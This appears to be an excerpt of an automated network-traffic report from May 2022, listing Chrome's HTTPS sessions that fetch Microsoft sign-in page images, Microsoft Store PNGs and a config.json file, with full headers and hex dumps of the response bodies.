| 2022-05-13 13:51:09 UTC | 301 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding<br>Age: 1067320<br>Cache-Control: public, max-age=31536000<br>Content-MD5: nzaLxFgP7ZB3dfMcaybWzw==<br>Content-Type: image/svg+xml<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Etag: 0x8D79A1B9F5E121A<br>Last-Modified: Thu, 16 Jan 2020 00:32:52 GMT<br>Server: ECAcc (frc/8E9E)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 3d61ac0e-001e-004e-351b-5de3c9000000<br>x-ms-version: 2009-09-19<br>Content-Length: 3651<br>Connection: close |
| 2022-05-13 13:51:09 UTC | 301 | IN | Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 30 38 22 20 68 65 69 67 68 74 3d 22 32 34 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 30 38 20 32 34 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 64 3d 22 4d 34 34 2e 38 33 36 2c 34 2e 36 56 31 38 2e 34 68 2d 32 2e 34 56 37 2e 35 38 33 48 34 32 2e 34 4c 33 38 2e 31 31 39 2c 31 38 2e 34 48 33 36 2e 35 33 31 4c 33 32 2e 31 34 32 2c 37 2e 35 38 33 68 2d 2e 30 32 39 56 31 38 2e 34 48 32 39 2e 39 56 34 2e 36 68 33 2e 34 33 36 4c 33 37 2e 33 2c 31 34 2e 38 33 68 2e 30 35 38 4c 34 31 2e 35 34 35 2c 34 2e 36 5a 6d 32 2c 31 2e 30 34 39 61 31 2e 32 36 38 2c 31 2e 32 36 38 2c 30<br>Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><br><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37<br>.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 33 | 13.107.246.60 | 443 | 192.168.2.5 | 49770 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 305 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=31536000<br>Content-Length: 621<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: R2FAVxfpONfnQAuxVxXbHg==<br>Last-Modified: Tue, 10 Nov 2020 03:41:24 GMT<br>ETag: 0x8D8852A7FA6B761<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 39981c72-501e-005a-26a8-5c5a55000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control<br>,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Q/ByYgAAAAAMBYak3IOvQLX2l03AglGYQU1TMDRFREdFMTgxMAAzOWExMmY3ZS0<br>4OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0TWJ+YgAAAADO+muB6yfNTLMlDxo3Yz3zRlJBMzFFREdFMDMxOQAzOWExMmY3ZS04OT<br>lmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Connection: close |
| 2022-05-13 13:51:09 UTC | 306 | IN | Data Raw: 1f 8b 08 00 00 00 00 00 04 00 7d 55 4d 6f 22 31 0c fd 2b a3 d9 ab 93 c9 f7 47 3b 20 cd 9e 38 6c af 1c b8 4d 0b 05 24 0a 55 19 41 57 ab fe f7 b5 93 a0 55 61 58 0d d8 60 27 ef 3d db 09 b4 c7 d3 ba fa 7c db ed 8f 93 7a 33 0c ef 0f 4d 73 3e 9f f9 59 f3 c3 c7 ba 51 42 88 06 57 d4 d5 79 bb 1c 36 93 da 84 ba da ac b6 eb cd 90 3f 9f b6 ab f3 cf c3 e7 a4 16 95 a8 4c c0 57 3d 6d 97 ab d7 e3 b4 3d 0e bf 77 ab 29 ef ff bc 6e 77 bb 87 fd 61 bf 7a fc e2 cf f9 db 0f 23 e8 79 fc 6a 9b bc ac 6d f2 a6 8f d5 cb 50 bd ec fa 23 ca e9 ef b1 36 d3 f6 bd 1f 36 97 75 cf 75 b5 9c d4 4f 46 80 56 dc fa 30 37 62 a6 d5 5c bb 99 0a 73 ad 66 ca cc 55 e0 de b9 4e 0a ee 42 84 e2 04 3e 12 64 04 2d 7a 0c a5 78 89 32 cb ad f1 4c 72 0b 52 72 29 dc c5 e5 ac e2 4a 46 cc 7a 19 3b 4c 68 af a1 b8<br>Data Ascii: }UMo"1+G; 8lM$UAWUaX``=\|z3Ms>YQBWy6?LW=m=w)nwaz#yjmP#66uuOFV07b\sfUNB>d-zx2LrRr)JFz;Lh |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 34 | 192.168.2.5 | 49774 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 307 | OUT | GET /shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.<br>183 Safari/537.36<br>Host: aadcdn.msftauth.net<br>If-Modified-Since: Thu, 16 Jan 2020 00:32:52 GMT<br>If-None-Match: 0x8D79A1B9F5E121A |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 35 | 192.168.2.5 | 49775 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 307 | OUT | GET /shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.<br>183 Safari/537.36<br>Host: aadcdn.msauth.net<br>If-Modified-Since: Fri, 17 Jan 2020 19:28:34 GMT<br>If-None-Match: 0x8D79B8371B97A82 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 36 | 192.168.2.5 | 49777 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 307 | OUT | GET /shared/1.0/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.<br>183 Safari/537.36<br>Host: aadcdn.msftauth.net<br>If-Modified-Since: Wed, 12 Feb 2020 22:01:50 GMT<br>If-None-Match: 0x8D7B007297AE131 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 37 | 192.168.2.5 | 49776 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 308 | OUT | GET /shared/1.0/content/images/signin-options_4e48046ce74f4b89d45037c90576bfac.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36<br>Host: aadcdn.msauth.net<br>If-Modified-Since: Tue, 10 Nov 2020 03:41:24 GMT<br>If-None-Match: 0x8D8852A7FA6B761 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 38 | 152.199.23.37 | 443 | 192.168.2.5 | 49774 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 308 | IN | HTTP/1.1 304 Not Modified<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding<br>Age: 1067320<br>Cache-Control: public, max-age=31536000<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Etag: 0x8D79A1B9F5E121A<br>Last-Modified: Thu, 16 Jan 2020 00:32:52 GMT<br>Server: ECAcc (frc/8E9E)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 3d61ac0e-001e-004e-351b-5de3c9000000<br>x-ms-version: 2009-09-19<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 39 | 13.107.246.60 | 443 | 192.168.2.5 | 49775 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 308 | IN | HTTP/1.1 304 Not Modified<br>Cache-Control: public, max-age=31536000<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: TjUQkZ0p0Y7rbj6LJofS9Q==<br>Last-Modified: Fri, 17 Jan 2020 19:28:34 GMT<br>ETag: 0x8D79B8371B97A82<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 6bd0cafe-f01e-006c-3c17-658148000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Zit+YgAAAABvJZ6LVMorTZUzZTii7t3rQU1TMDRFREdFMTkwOQAzOWExMmY3ZS04OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0TWJ+YgAAAABJkN6G1jCpQJzE8AEFIK/BRlJBMzFFREdFMDkxNQAzOWExMmY3ZS04OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:51:08 GMT<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 4 | 192.168.2.5 | 49733 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 233 | OUT | GET /image/apps.18694.9007199266247846.b5c49955-e050-4553-b8e4-0e223ed6c5a1.4e8e78d2-c2c2-4c02-8d8c-46ac3b2419e7?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:44 UTC | 234 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 3667<br>Content-Type: image/png<br>Last-Modified: Wed, 04 Mar 2020 18:13:09 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdDMDY3QjFCNTg1NkE"<br>MS-CV: RzU3JcDdukKYyaz4.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 235 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 0e 1a 49 44 41 54 78 5e ed 9d 5f 88 24 57 15 c6 cf a9 ee 99 64 66 a3 6e 36 f8 26 91 68 20 28 11 9f 44 25 a8 80 88 40 80 e0 93 04 7c 11 51 c1 17 ff 83 a8 82 18 41 81 18 50 51 21 82 90 27 41 7c 11 88 08 18 44 21 1a 14 9f 22 c1 b8 06 5f 44 65 d7 dd c5 75 77 76 67 a6 fb 7e 5a bd b7 f9 e8 7b b8 9c 99 a2 6b a6 ab e6 7c 70 b9 a7 aa 86 ee 9e ee 5f 7f e7 dc 7b ab aa 15 80 1c 57 a1 50 23 ae 42 a1 00 27 14 e0 84 02 9c 50 80 13 0a 70 42 a1 00 27 14 e0 84 02 9c 50 80 13 0a 70 42 a1 00 27 14 e0 84 02 9c 50 80 13 0a 70 42 a1 00 27 14 e0 84 02 9c 50 80 13 0a 4d 65 04 52 55 95 01 0a 00 64 a0 52 00 01 46 80 d5 37 38 01 4a 80 44<br>Data Ascii: PNGIHDR0IDATx^_$Wdfn6&h (D%@\|QAPQ!'A\|D!"_Deuwvg~Z{k\|p_{WP#B'PpB'PpB'PpB'PpB'PM eRUdRF78JD |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 40 | 152.199.23.37 | 443 | 192.168.2.5 | 49777 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 309 | IN | HTTP/1.1 304 Not Modified<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Age: 26389506<br>Cache-Control: public, max-age=31536000<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Etag: 0x8D7B007297AE131<br>Last-Modified: Wed, 12 Feb 2020 22:01:50 GMT<br>Server: ECAcc (frc/8FE5)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 1528e04b-101e-0063-5ccd-76af16000000<br>x-ms-version: 2009-09-19<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 41 | 13.107.246.60 | 443 | 192.168.2.5 | 49776 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 310 | IN | HTTP/1.1 304 Not Modified<br>Cache-Control: public, max-age=31536000<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: R2FAVxfpONfnQAuxVxXbHg==<br>Last-Modified: Tue, 10 Nov 2020 03:41:24 GMT<br>ETag: 0x8D8852A7FA6B761<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 39981c72-501e-005a-26a8-5c5a55000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control<br>,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Q/ByYgAAAAAMBYak3IOvQLX2l03AglGYQU1TMDRFREdFMTgxMAAzOWExMmY3ZS0<br>4OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0TWJ+YgAAAAAYiksxJjs+Srp3j1/i0d5DRlJBMzFFREdFMDMxMgAzOWExMmY3ZS04OTlmLTQ2Y2Yt<br>YTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 42 | 192.168.2.5 | 49788 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:11 UTC | 311 | OUT | GET /image/apps.39478.14495311847124170.e89a4dce-fd9a-4a10-b8e4-a6c3aa1c055e.8ad1b690-ff36-44fa-8afc-0dc5bed1273c?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:11 UTC | 311 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 37622<br>Content-Type: image/png<br>Last-Modified: Thu, 30 Sep 2021 03:30:15 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk4M0MyOUU1MTM1NDQ"<br>MS-CV: YXEQRcwlqUCuqc/O.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:11 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:11 UTC | 312 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 02 00 00 00 f6 1f 19 22 00 00 92 bd 49 44 41 54 78 01 ec 9a 81 6e db 38 10 44 09 20 52 72 69 3e e3 92 d8 76 74 77 ff ff 75 e7 68 db 07 25 43 10 cb 2e 49 cb 85 81 01 31 5a 53 6e 52 e8 65 96 a4 d2 c3 f4 77 56 93 68 36 a9 e6 d7 ad 5f f5 f6 45 8f 5b 6f a2 6e 66 80 0e ab de 37 3a 4c 4f ef ab 0e 95 3a ae c2 33 22 8a 36 d6 eb 2e fd af de 88 a2 53 f3 45 8f 87 e9 d1 cc fb 74 d1 cf e2 db 30 f1 c0 63 50 da 50 87 31 e4 1c f8 a1 f9 6d 45 51 f0 13 35 41 ce 28 92 ca 6a 80 aa bb 8e 5b df 4e a7 e9 af 5c 05 23 e3 c6 9c 4c e8 52 b7 2f b1 4f b3 d3 0a 77 71 2f f5 ef 5f a5 33 a9 c4 a5 b0 f5 95 20 ba 3e 54 d3 65 7c 6a 0f a4 c9 7c 02 3f c0 9b 31 25 59 e8 99 ca bc 61 02 7a 7a fb 8c 2c 23 cd 08 24 c4 6c c4<br>Data Ascii: PNGIHDR,,"IDATxn8D Rri>vtwuh%C.I1ZSnRewVh6_E[onf7:LO:3"6.SEt0cPP1mEQ5A(j[N\#LR/Owq/_3 >Te\|j\|?1%Yazz,#$l |
| 2022-05-13 13:51:11 UTC | 327 | IN | Data Raw: 9f 09 6e 39 ec 8d 6c 41 04 8c 2d f5 1d b9 88 b9 d6 9f 16 88 54 87 ed 3b 62 fb 0e 8e cc 43 c9 e0 f6 4e 55 91 0f 4c a7 48 31 8c 02 45 d8 ae a2 a8 ca 09 20 81 a5 90 0e 42 d9 4e 42 e9 8a 44 b3 b7 3a 7c f2 4a ab b1 56 d3 75 92 3c a2 e3 ed 32 48 2e 01 a1 08 bd f8 30 f6 2c 10 c8 ea 59 09 36 17 a8 d3 ae fd d8 ed 2e 75 04 be 99 ad 61 83 26 fd 92 96 6e a7 c8 41 f2 7f cd 83 d2 0f c4 89 6f d9 38 95 3d 15 42 f2 8e b2 94 6c a6 2d 8b a1 fb fc e6 2c df 52 b5 6f 64 87 c5 80 2b 37 ee 7b 77 0b 43 bb f4 9f 8d 91 af fc d8 75 e0 2c 83 27 5b 99 38 4a 90 f4 19 b1 90 fe 84 2b eb df db d1 2f ef df 8d 1d 64 e4 94 55 ec 20 69 b3 06 e2 5a c7 57 7e 2c 5c b5 07 07 84 a5 a5 23 93 49 17 03 28 5b f0 96 6f 90 c1 73 2e d7 a0 6b 81 6a 6d 25 3f 16 e2 71 60 6d f4 55 35 8c 24 7a 21 bb aa 7b ee<br>Data Ascii: n9lA-T;bCNULH1E BNBD:\|JVu<2H.0,Y6.ua&nAo8=Bl-,Rod+7{wCu,'[8J+/dU iZW~,\#l([os.kjm%?q`mU5$z!{ |
| 2022-05-13 13:51:11 UTC | 336 | IN | Data Raw: d9 34 35 ea 0e 87 2a 84 d9 dd e9 a7 04 66 d1 e4 c4 ef 3c 7b 29 7e be 40 37 81 53 39 67 f2 6a 9b a4 c9 9e f7 3a ee 01 78 f8 14 43 02 3b f1 cb 0a 9b d5 16 3d 6d 1c ab 11 91 37 0f 89 dd b3 1d 30 13 fe 6c ac ed 08 e0 58 0f 7b f2 9b da c7 f6 fc ed 1f 48 83 e5 6f 37 d2 53 17 6b b9 4f f2 d3 c4 87 8b 19 44 e4 90 04 52 ef e4 da f1 4d ad 6d c9 bd 73 e9 3f ea 11 9f 11 3c 6a 28 32 f8 05 0d d6 74 bf 70 b1 41 16 d9 a3 3a e7 74 23 0b 62 d3 38 26 f5 95 9d 25 ab c0 c0 0c 41 51 ea 2b 9c ac 0f 9e 5a dc a6 71 b3 d4 2f 02 c6 71 7b ae 34 8e 21 a2 59 37 b7 a3 43 dc c4 b8 aa 2e 73 a3 07 36 8f 4e ff f8 e7 bf a7 e6 59 54 4f 08 e2 26 29 18 44 53 4c e6 22 65 32 a2 b1 c4 fa b9 c7 1d 82 d2 79 3f 4a 56 3b 82 9b b0 c8 61 8c 62 bd a3 a0 b5 c4 19 7d 0f 32 eb 7e de f7 ee 8e 39 a5 e4 9f 66<br>Data Ascii: 45*f<{}~@7S9gj:xC;=m70lX{Ho7SkODRMms?<j(2tpA:t#b8&%AQ+Zq/q{4!Y7C.s6NYTO&)DSL"e2y?JV;ab}2~9f |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 43 | 192.168.2.5 | 49789 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:12 UTC | 348 | OUT | GET /image/apps.40093.9007199266285780.3d16d9fa-052b-42c5-ba7d-a5688e3dda24.e6964d6a-18a4-4746-9238-9f0acc233a65?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:12 UTC | 349 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 7669<br>Content-Type: image/png<br>Last-Modified: Thu, 24 May 2018 00:36:00 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDVDMTBFNTJCMkI1MzM"<br>MS-CV: zKJ18uklb0aTWgjG.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:12 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:12 UTC | 349 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 1d af 49 44 41 54 78 01 ed 9d 09 74 5d c5 79 c7 3f e9 69 df 17 5b 96 65 c9 bb 83 01 03 61 5f 62 02 04 43 ba a4 a5 24 69 9a e6 94 93 90 a6 69 d2 94 b4 64 21 4b 4f 9b e4 34 74 0b 25 6c a7 14 92 d0 24 27 10 92 1c 5a 48 a0 98 10 16 1b c2 c1 36 36 c6 36 d8 18 cb 96 6c c9 5a 2c 6b 7f d2 d3 f2 f4 3a 73 65 2d f7 e9 5d 57 cb 7d d2 cc bb bf 39 47 bc 3b 77 ee 9d f9 e6 f7 0d 7f cf 9d 3b 77 26 2d 54 79 69 4c 08 10 80 00 04 2c 20 90 6e 81 8d 98 08 01 08 40 c0 21 80 60 d1 10 20 00 01 6b 08 20 58 d6 b8 0a 43 21 00 01 04 8b 36 00 01 08 58 43 00 c1 b2 c6 55 18 0a 01 08 20 58 b4 01 08 40 c0 1a 02 08 96 35 ae c2 50 08 40 00 c1 a2 0d<br>Data Ascii: PNGIHDR,,y}usRGBIDATxt]y?i[ea_bC$iid!KO4t%l$'ZH666lZ,k:se-]W}9G;w;w&-TyiL, n@!` k XC!6XCU X@5P@ |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 44 | 192.168.2.5 | 49800 | 23.35.236.56 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:19 UTC | 357 | OUT | HEAD /fs/windows/config.json HTTP/1.1<br>Connection: Keep-Alive<br>Accept: */*<br>Accept-Encoding: identity<br>User-Agent: Microsoft BITS/7.8<br>Host: fs.microsoft.com |
| 2022-05-13 13:51:19 UTC | 357 | IN | HTTP/1.1 200 OK<br>Content-Length: 55<br>Content-Type: application/octet-stream<br>Last-Modified: Thu, 20 Apr 2017 16:10:39 GMT<br>Accept-Ranges: bytes<br>ETag: "f9c874a7f0b9d21:0"<br>Server: Microsoft-IIS/10.0<br>Content-Disposition: attachment; filename=config.json<br>X-Powered-By: ASP.NET<br>Cache-Control: public, max-age=209802<br>Date: Fri, 13 May 2022 13:51:19 GMT<br>Connection: close<br>X-CID: 2 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 45 | 192.168.2.5 | 49801 | 23.35.236.56 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:24 UTC | 357 | OUT | GET /fs/windows/config.json HTTP/1.1<br>Connection: Keep-Alive<br>Accept: */*<br>Accept-Encoding: identity<br>If-Unmodified-Since: Thu, 20 Apr 2017 16:10:39 GMT<br>User-Agent: Microsoft BITS/7.8<br>Host: fs.microsoft.com |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:24 UTC | 357 | IN | HTTP/1.1 200 OK<br>Content-Type: application/octet-stream<br>Last-Modified: Thu, 20 Apr 2017 16:10:39 GMT<br>ETag: "f9c874a7f0b9d21:0"<br>Server: Microsoft-IIS/10.0<br>Content-Disposition: attachment; filename=config.json<br>X-Powered-By: ASP.NET<br>Cache-Control: public, max-age=209914<br>Date: Fri, 13 May 2022 13:51:24 GMT<br>Content-Length: 55<br>Connection: close<br>X-CID: 2 |
| 2022-05-13 13:51:24 UTC | 358 | IN | Data Raw: 7b 22 66 6f 6e 74 53 65 74 55 72 69 22 3a 22 66 6f 6e 74 73 65 74 2d 32 30 31 37 2d 30 34 2e 6a 73 6f 6e 22 2c 22 62 61 73 65 55 72 69 22 3a 22 66 6f 6e 74 73 22 7d<br>Data Ascii: {"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"} |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 46 | 192.168.2.5 | 49802 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:25 UTC | 358 | OUT | GET /image/apps.49525.13510798887047136.8a1815b2-017c-48c8-80cc-ca4d1ae5c8cf.2f6b9bdf-a4fc-42d8-aea0-65c437755b78?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
